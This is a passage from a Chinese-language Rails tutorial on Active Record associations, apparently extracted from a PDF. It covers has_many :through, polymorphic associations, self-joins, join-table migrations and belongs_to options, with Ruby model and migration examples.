
class Appointment < ApplicationRecord
```

```

belongs_to :physician
belongs_to :patient
end

class Patient < ActiveRecord
has_many :appointments
has_many :physicians, through: :appointments
end

```



相应的迁移如下：

```

class CreateAppointments < ActiveRecord::Migration[5.0]
  def change

```

```
create_table :physicians do |t|
  t.string :name
  t.timestamps
end

create_table :patients do |t|
  t.string :name
  t.timestamps
end

create_table :appointments do |t|
  t.belongs_to :physician, index: true
  t.belongs_to :patient, index: true
  t.datetime :appointment_date
  t.timestamps
end
end
end
```

联结模型可以使用 `has_many` 关联方法管理。例如：

```
physician.patients = patients
```

会为新建立的关联对象创建联结模型实例。如果其中一个对象删除了，相应的联结记录也会删除。

提醒

自动删除联结模型的操作直接执行，不会触发 `*_destroy` 回调。

`has_many :through` 还能简化嵌套的 `has_many` 关联。例如，一个文档分为多个部分，每一部分又有多个段落，如果想使用简单的方式获取文档中的所有段落，可以这么做：

```
class Document < ApplicationRecord
  has_many :sections
  has_many :paragraphs, through: :sections
end

class Section < ApplicationRecord
  belongs_to :document
  has_many :paragraphs
end

class Paragraph < ApplicationRecord
  belongs_to :section
end
```

加上 `through: :sections` 后，Rails 就能理解这段代码：

```
@document.paragraphs
```

6.2.5 has_one :through 关联

`has_one :through` 关联建立两个模型之间的一对一关系。这种关联表示一个模型通过第三个模型拥有另一模型的实例。例如，每个供应商只有一个账户，而且每个账户都有一个账户历史，那么可以这么定义模型：

```
class Supplier < ActiveRecord
  has_one :account
  has_one :account_history, through: :account
end

class Account < ActiveRecord
  belongs_to :supplier
  has_one :account_history
end


class AccountHistory < ActiveRecord
  belongs_to :account
end
```

相应的迁移如下：

```
class CreateAccountHistories < ActiveRecord::Migration[5.0]
  def change
    create_table :suppliers do |t|
      t.string :name
      t.timestamps
    end

    create_table :accounts do |t|
      t.belongs_to :supplier, index: true
      t.string :account_number
      t.timestamps
    end

    create_table :account_histories do |t|
      t.belongs_to :account, index: true
      t.integer :credit_rating
      t.timestamps
    end
  end
end
```



```

class Supplier < ActiveRecord::Base
  has_one :account
  has_one :account_history, :through => :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  has_one :account_history
end

class AccountHistory < ActiveRecord::Base
  belongs_to :account
end

```

6.2.6 has_and_belongs_to_many 关联

`has_and_belongs_to_many` 关联直接建立两个模型之间的多对多关系，不借由第三个模型。例如，应用中有装配体和零件两个模型，每个装配体有多个零件，每个零件又可用于多个装配体，这时可以按照下面的方式定义模型：

```

class Assembly < ApplicationRecord
  has_and_belongs_to_many :parts
end


class Part < ApplicationRecord

```

```

has_and_belongs_to_many :assemblies
end

```



```

class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end

```

相应的迁移如下：

```

class CreateAssembliesAndParts < ActiveRecord::Migration[5.0]
def change
  create_table :assemblies do |t|
    t.string :name
    t.timestamps
  end

  create_table :parts do |t|
    t.string :part_number
    t.timestamps
  end

  create_table :assemblies_parts, id: false do |t|

```

```
    t.belongs_to :assembly, index: true
    t.belongs_to :part, index: true
  end
end
end
```

6.2.7 在 belongs_to 和 has_one 之间选择

如果想建立两个模型之间的一对一关系，要在一个模型中添加 `belongs_to`，在另一模型中添加 `has_one`。但是怎么知道在哪个模型中添加哪个呢？

二者之间的区别是在哪里放置外键（外键在 `belongs_to` 关联所在模型对应的表中），不过也要考虑数据的语义。`has_one` 的意思是某样东西属于我，即哪个东西指向你。例如，说供应商有一个账户，比账户拥有供应商更合理，所以正确的关联应该这么声明：

```
class Supplier < ApplicationRecord
  has_one :account
end

class Account < ApplicationRecord
  belongs_to :supplier
end
```

相应的迁移如下：

```
class CreateSuppliers < ActiveRecord::Migration[5.0]
  def change
    create_table :suppliers do |t|
      t.string :name
      t.timestamps
    end

    create_table :accounts do |t|
      t.integer :supplier_id
      t.string :account_number
      t.timestamps
    end

    add_index :accounts, :supplier_id
  end
end
```

注意

`t.integer :supplier_id` 更明确地表明了外键的名称。在目前的 Rails 版本中，可以抽象实现的细节，使用 `t.references :supplier` 替代。

6.2.8 在 has_many :through 和 has_and_belongs_to_many 之间选择

Rails 提供了两种建立模型之间多对多关系的方式。其中比较简单的是 `has_and_belongs_to_many`，可以直接建立关联：

```

class Assembly < ActiveRecord
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord
  has_and_belongs_to_many :assemblies
end

```

第二种方式是使用 `has_many :through`, 通过联结模型间接建立关联:

```

class Assembly < ActiveRecord
  has_many :manifests
  has_many :parts, through: :manifests
end

class Manifest < ActiveRecord
  belongs_to :assembly
  belongs_to :part
end

class Part < ActiveRecord
  has_many :manifests
  has_many :assemblies, through: :manifests
end

```

根据经验, 如果想把关联模型当做独立实体使用, 要用 `has_many :through` 关联; 如果不需要使用关联模型, 建立 `has_and_belongs_to_many` 关联更简单 (不过要记得在数据库中创建联结表)。

如果要对联结模型做数据验证、调用回调, 或者使用其他属性, 要使用 `has_many :through` 关联。

6.2.9 多态关联

关联还有一种高级形式——多态关联 (polymorphic association)。在多态关联中, 在同一个关联中, 一个模型可以属于多个模型。例如, 图片模型可以属于雇员模型或者产品模型, 模型的定义如下:

```

class Picture < ActiveRecord
  belongs_to :imageable, polymorphic: true
end

class Employee < ActiveRecord
  has_many :pictures, as: :imageable
end

class Product < ActiveRecord
  has_many :pictures, as: :imageable
end

```

在 `belongs_to` 中指定使用多态, 可以理解成创建了一个接口, 可供任何一个模型使用。在 `Employee` 模型实例上, 可以使用 `@employee.pictures` 获取图片集合。

类似地, 可使用 `@product.pictures` 获取产品的图片。

在 `Picture` 模型的实例上, 可以使用 `@picture.imageable` 获取父对象。不过事先要在声明多态接口的模型中


创建外键字段和类型字段：

```
class CreatePictures < ActiveRecord::Migration[5.0]
  def change
    create_table :pictures do |t|
      t.string  :name
      t.integer :imageable_id
      t.string  :imageable_type
      t.timestamps
    end

    add_index :pictures, [:imageable_type, :imageable_id]
  end
end
```

上面的迁移可以使用 `t.references` 简化：

```
class CreatePictures < ActiveRecord::Migration[5.0]
  def change
    create_table :pictures do |t|
      t.string  :name
      t.references :imageable, polymorphic: true, index: true
      t.timestamps
    end
  end
end
```



```

class Picture < ActiveRecord::Base
  belongs_to :imageable, :polymorphic => true
end

class Employee < ActiveRecord::Base
  has_many :pictures, :as => :imageable
end

class Product < ActiveRecord::Base
  has_many :pictures, :as => :imageable
end

```

6.2.10 自联结

设计数据模型时，模型有时要和自己建立关系。例如，在一个数据库表中保存所有雇员的信息，但要建立经理和下属之间的关系。这种情况可以使用自联结关联解决：

```

class Employee < ApplicationRecord
  has_many :subordinates, class_name: "Employee",
    foreign_key: "manager_id"

  belongs_to :manager, class_name: "Employee"
end

```

这样定义模型后，可以使用 @employee.subordinates 和 @employee.manager 检索了。

在迁移（模式）中，要添加一个引用字段，指向模型自身：

```
class CreateEmployees < ActiveRecord::Migration[5.0]
  def change
    create_table :employees do |t|
      t.references :manager, index: true
      t.timestamps
    end
  end
end
```

6.3 小技巧和注意事项

为了在 Rails 应用中有效使用 Active Record 关联，要了解以下几点：

- 控制缓存
- 避免命名冲突
- 更新模式
- 控制关联的作用域
- 双向关联

6.3.1 控制缓存

关联添加的方法都会使用缓存，记录最近一次查询的结果，以备后用。缓存还会在方法之间共享。例如：

```
author.books          # 从数据库中检索图书
author.books.size     # 使用缓存的图书副本
author.books.empty?   # 使用缓存的图书副本
```

应用的其他部分可能会修改数据，那么应该怎么重载缓存呢？在关联上调用 `reload` 即可：

```
author.books          # 从数据库中检索图书
author.books.size     # 使用缓存的图书副本
author.books.reload.empty? # 丢掉缓存的图书副本
                         # 重新从数据库中检索
```

6.3.2 避免命名冲突

关联的名称并不能随意使用。因为创建关联时，会向模型添加同名方法，所以关联的名字不能和 `ActiveRecord::Base` 中的实例方法同名。如果同名，关联方法会覆盖 `ActiveRecord::Base` 中的实例方法，导致错误。例如，关联的名字不能为 `attributes` 或 `connection`。

6.3.3 更新模式

关联非常有用，但没什么魔法。关联对应的数据库模式需要你自己编写。不同的关联类型，要做的事也不同。对 `belongs_to` 关联来说，要创建外键；对 `has_and_belongs_to_many` 关联来说，要创建相应的联结表。

6.3.3.1 创建 belongs_to 关联所需的外键

声明 belongs_to 关联后，要创建相应的外键。例如，有下面这个模型：

```
class Book < ActiveRecord::Base
  belongs_to :author
end
```

上述关联需要在 books 表中创建相应的外键：

```
class CreateBooks < ActiveRecord::Migration[5.0]
  def change
    create_table :books do |t|
      t.datetime :published_at
      t.string   :book_number
      t.integer  :author_id
    end

    add_index :books, :author_id
  end
end
```

如果声明关联之前已经定义了模型，则要在迁移中使用 add_column 创建外键。

为了提升查询性能，最好为外键添加索引；为了保证参照完整性，最好为外键添加约束：

```
class CreateBooks < ActiveRecord::Migration[5.0]
  def change
    create_table :books do |t|
      t.datetime :published_at
      t.string   :book_number
      t.integer  :author_id
    end

    add_index :books, :author_id
    add_foreign_key :books, :authors
  end
end
```

6.3.3.2 创建 has_and_belongs_to_many 关联所需的联结表

创建 has_and_belongs_to_many 关联后，必须手动创建联结表。除非使用 :join_table 选项指定了联结表的名称，否则 Active Record 会按照类名出现在字典中的顺序为表起名。因此，作者和图书模型使用的联结表默认名为“authors_books”，因为在字典中，“a”在“b”前面。

提醒

模型名的顺序使用字符串的 `<=>` 运算符确定。所以，如果两个字符串的长度不同，比较最短长度时，两个字符串是相等的，那么长字符串的排序比短字符串靠前。例如，你可能以为“paper_boxes”和“papers”这两个表生成的联结表名为“papers_paper_boxes”，因为“paper_boxes”比“papers”长，但其实生成的联结表名为“paper_boxes_papers”，因为在一般的编码方式中，“_”比“s”靠前。

不管名称是什么，你都要在迁移中手动创建联结表。例如下面的关联：

```
class Assembly < ActiveRecord
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord
  has_and_belongs_to_many :assemblies
end
```

上述关联需要在迁移中创建 `assemblies_parts` 表，而且该表无主键：

```
class CreateAssembliesPartsJoinTable < ActiveRecord::Migration[5.0]
  def change
    create_table :assemblies_parts, id: false do |t|
      t.integer :assembly_id
      t.integer :part_id
    end

    add_index :assemblies_parts, :assembly_id
    add_index :assemblies_parts, :part_id
  end
end
```

我们把 `id: false` 选项传给 `create_table` 方法，因为这个表不对应模型。只有这样，关联才能正常建立。如果在使用 `has_and_belongs_to_many` 关联时遇到奇怪的行为，例如提示模型 ID 损坏，或 ID 冲突，有可能就是因为创建了主键。

联结表还可以使用 `create_join_table` 方法创建：

```
class CreateAssembliesPartsJoinTable < ActiveRecord::Migration[5.0]
  def change
    create_join_table :assemblies, :parts do |t|
      t.index :assembly_id
      t.index :part_id
    end
  end
end
```

6.3.4 控制关联的作用域

默认情况下，关联只会查找当前模块作用域中的对象。如果在模块中定义 Active Record 模型，知道这一点很重要。例如：

```
module MyApplication
  module Business
    class Supplier < ActiveRecord
      has_one :account
    end

    class Account < ActiveRecord
      belongs_to :supplier
    end
  end
end
```

```
    end
end
```

上面的代码能正常运行，因为 `Supplier` 和 `Account` 在同一个作用域中。但下面这段代码就不行了，因为 `Supplier` 和 `Account` 在不同的作用域中：

```
module MyApplication
  module Business
    class Supplier < ActiveRecord
      has_one :account
    end
  end

  module Billing
    class Account < ActiveRecord
      belongs_to :supplier
    end
  end
end
```

要想让处在不同命名空间中的模型正常建立关联，声明关联时要指定完整的类名：

```
module MyApplication
  module Business
    class Supplier < ActiveRecord
      has_one :account,
        class_name: "MyApplication::Billing::Account"
    end
  end

  module Billing
    class Account < ActiveRecord
      belongs_to :supplier,
        class_name: "MyApplication::Business::Supplier"
    end
  end
end
```

6.3.5 双向关联

一般情况下，都要求能在关联的两端进行操作，即在两个模型中都要声明关联。

```
class Author < ActiveRecord
  has_many :books
end

class Book < ActiveRecord
  belongs_to :author
end
```

通过关联的名称，Active Record 能探知这两个模型之间建立的是双向关联。这样一来，Active Record 只会加载一个 `Author` 对象副本，从而确保应用运行效率更高效，并避免数据不一致。

```
a = Author.first
b = a.books.first
a.first_name == b.author.first_name # => true
a.first_name = 'David'
a.first_name == b.author.first_name # => true
```

Active Record 能自动识别多数具有标准名称的双向关联。然而，具有下述选项的关联无法识别：

- :conditions
- :through
- :polymorphic
- :class_name
- :foreign_key

例如，对下属模型来说：

```
class Author < ActiveRecord
  has_many :books
end

class Book < ActiveRecord
  belongs_to :writer, class_name: 'Author', foreign_key: 'author_id'
end
```

Active Record 就无法自动识别这个双向关联：

```
a = Author.first
b = a.books.first
a.first_name == b.writer.first_name # => true
a.first_name = 'David'
a.first_name == b.writer.first_name # => false
```

Active Record 提供了 :inverse_of 选项，可以通过它明确声明双向关联：

```
class Author < ActiveRecord
  has_many :books, inverse_of: 'writer'
end

class Book < ActiveRecord
  belongs_to :writer, class_name: 'Author', foreign_key: 'author_id'
end
```

在 has_many 声明中指定 :inverse_of 选项后，Active Record 便能识别双向关联：

```
a = Author.first
b = a.books.first
a.first_name == b.writer.first_name # => true
a.first_name = 'David'
a.first_name == b.writer.first_name # => true
```

inverse_of 有些限制：

- 不支持 :through 关联；

- 不支持 :polymorphic 关联；
- 不支持 :as 选项；

6.4 关联详解

下面几小节详细说明各种关联，包括添加的方法和声明关联时可以使用的选项。

6.4.1 belongs_to 关联详解

`belongs_to` 关联创建一个模型与另一个模型之间的一对一关系。用数据库术语来说，就是这个类中包含外键。如果外键在另一个类中，应该使用 `has_one` 关联。

6.4.1.1 belongs_to 关联添加的方法

声明 `belongs_to` 关联后，所在的类自动获得了五个和关联相关的方法：

- `association`
- `association=(associate)`
- `build_association(attributes = {})`
- `create_association(attributes = {})`
- `create_association!(attributes = {})`

这五个方法中的 `association` 要替换成传给 `belongs_to` 方法的第一个参数。对下述声明来说：

```
class Book < ActiveRecord
  belongs_to :author
end
```

`Book` 模型的每个实例都获得了这些方法：

```
author
author=
build_author
create_author
create_author!
```

注意

在 `has_one` 和 `belongs_to` 关联中，必须使用 `build_*` 方法构建关联对象。`association.build` 方法是在 `has_many` 和 `has_and_belongs_to_many` 关联中使用的。创建关联对象要使用 `create_*` 方法。

6.4.1.1.1 association

如果关联的对象存在，`association` 方法会返回关联的对象。如果找不到关联的对象，返回 `nil`。

```
@author = @book.author
```

如果关联的对象之前已经取回，会返回缓存版本。如果不使用缓存版本（强制读取数据库）在父对象上调

用 `#reload` 方法。

```
@author = @book.reload.author
```

6.4.1.1.2 `association=(associate)`

`association=` 方法用于赋值关联的对象。这个方法的底层操作是，从关联对象上读取主键，然后把值赋给该主键对应的对象。

```
@book.author = @author
```

6.4.1.1.3 `build_association(attributes = {})`

`build_association` 方法返回该关联类型的一个新对象。这个对象使用传入的属性初始化，对象的外键会自动设置，但关联对象不会存入数据库。

```
@author = @book.build_author(author_number: 123,  
                               author_name: "John Doe")
```

6.4.1.1.4 `create_association(attributes = {})`

`create_association` 方法返回该关联类型的一个新对象。这个对象使用传入的属性初始化，对象的外键会自动设置，只要能通过所有数据验证，就会把关联对象存入数据库。

```
@author = @book.create_author(author_number: 123,  
                               author_name: "John Doe")
```

6.4.1.1.5 `create_association!(attributes = {})`

与 `create_association` 方法作用相同，但是如果记录无效，会抛出 `ActiveRecord::RecordInvalid` 异常。

6.4.1.2 `belongs_to` 方法的选项

Rails 的默认设置足够智能，能满足多数需求。但有时还是需要定制 `belongs_to` 关联的行为。定制的方法很简单，声明关联时传入选项或者使用代码块即可。例如，下面的关联使用了两个选项：

```
class Book < ApplicationRecord  
  belongs_to :author, dependent: :destroy,  
              counter_cache: true  
end
```

`belongs_to` 关联支持下列选项：

- `:autosave`
- `:class_name`
- `:counter_cache`
- `:dependent`
- `:foreign_key`
- `:primary_key`
- `:inverse_of`

- `:polymorphic`
- `:touch`
- `:validate`
- `:optional`

6.4.1.2.1 `:autosave`

如果把 `:autosave` 选项设为 `true`, 保存父对象时, 会自动保存所有子对象, 并把标记为析构的子对象销毁。

6.4.1.2.2 `:class_name`

如果另一个模型无法从关联的名称获取, 可以使用 `:class_name` 选项指定模型名。例如, 如果一本书属于一位作者, 但是表示作者的模型是 `Patron`, 就可以这样声明关联:

```
class Book < ActiveRecord
  belongs_to :author, class_name: "Patron"
end
```

6.4.1.2.3 `:counter_cache`

`:counter_cache` 选项可以提高统计所属对象数量操作的效率。以下述模型为例:

```
class Book < ActiveRecord
  belongs_to :author
end
class Author < ActiveRecord
  has_many :books
end
```

这样声明关联后, 如果想知道 `@author.books.size` 的结果, 要在数据库中执行 `COUNT(*)` 查询。如果不执 行这个查询, 可以在声明 `belongs_to` 关联的模型中加入计数缓存功能:

```
class Book < ActiveRecord
  belongs_to :author, counter_cache: true
end
class Author < ActiveRecord
  has_many :books
end
```

这样声明关联后, Rails 会及时更新缓存, 调用 `size` 方法时会返回缓存中的值。

虽然 `:counter_cache` 选项在声明 `belongs_to` 关联的模型中设置, 但实际使用的字段要添加到所关联的模型 中 (`has_many` 那一方)。针对上面的例子, 要把 `books_count` 字段加入 `Author` 模型。

这个字段的名称也是可以设置的, 把 `counter_cache` 选项的值换成列名即可。例如, 不使用 `books_count`, 而是使用 `count_of_books`:

```
class Book < ActiveRecord
  belongs_to :author, counter_cache: :count_of_books
end
class Author < ActiveRecord
  has_many :books
```

```
end
```

注意

只需在关联的 `belongs_to` 一侧指定 `:counter_cache` 选项。

计数缓存字段通过 `attr_readonly` 方法加入关联模型的只读属性列表中。

6.4.1.2.4 :dependent

`:dependent` 选项控制属主销毁后怎么处理关联的对象：

- `:destroy`: 也销毁关联的对象
- `:delete_all`: 直接从数据库中删除关联的对象（不执行回调）
- `:nullify`: 把外键设为 NULL（不执行回调）
- `:restrict_with_exception`: 如果有关联的记录，抛出异常
- `:restrict_with_error`: 如果有关联的对象，为属主添加一个错误

提醒

在 `belongs_to` 关联和 `has_many` 关联配对时，不应该设置这个选项，否则会导致数据库中出现无主记录。

6.4.1.2.5 :foreign_key

按照约定，用来存储外键的字段名是关联名后加 `_id`。`:foreign_key` 选项可以设置要使用的外键名：

```
class Book < ApplicationRecord
  belongs_to :author, class_name: "Patron",
               foreign_key: "patron_id"
end
```

提示

不管怎样，Rails 都不会自动创建外键字段，你要自己在迁移中创建。

6.4.1.2.6 :primary_key

按照约定，Rails 假定使用表中的 `id` 列保存主键。使用 `:primary_key` 选项可以指定使用其他列。

假如有个 `users` 表使用 `guid` 列存储主键，`todos` 想在 `guid` 列中存储用户的 ID，那么可以使用 `primary_key` 选项设置：

```
class User < ApplicationRecord
  self.primary_key = 'guid' # 主键是 guid, 不是 id
end

class Todo < ApplicationRecord
```

```
  belongs_to :user, primary_key: 'guid'  
end
```

执行 @user.todos.create 时，@todo 记录的用户 ID 是 @user 的 guid 值。

6.4.1.2.7 :inverse_of

:inverse_of 选项指定 belongs_to 关联另一端的 has_many 和 has_one 关联名。不能和 :polymorphic 选项一起使用。

```
class Author < ActiveRecord  
  has_many :books, inverse_of: :author  
end  
  
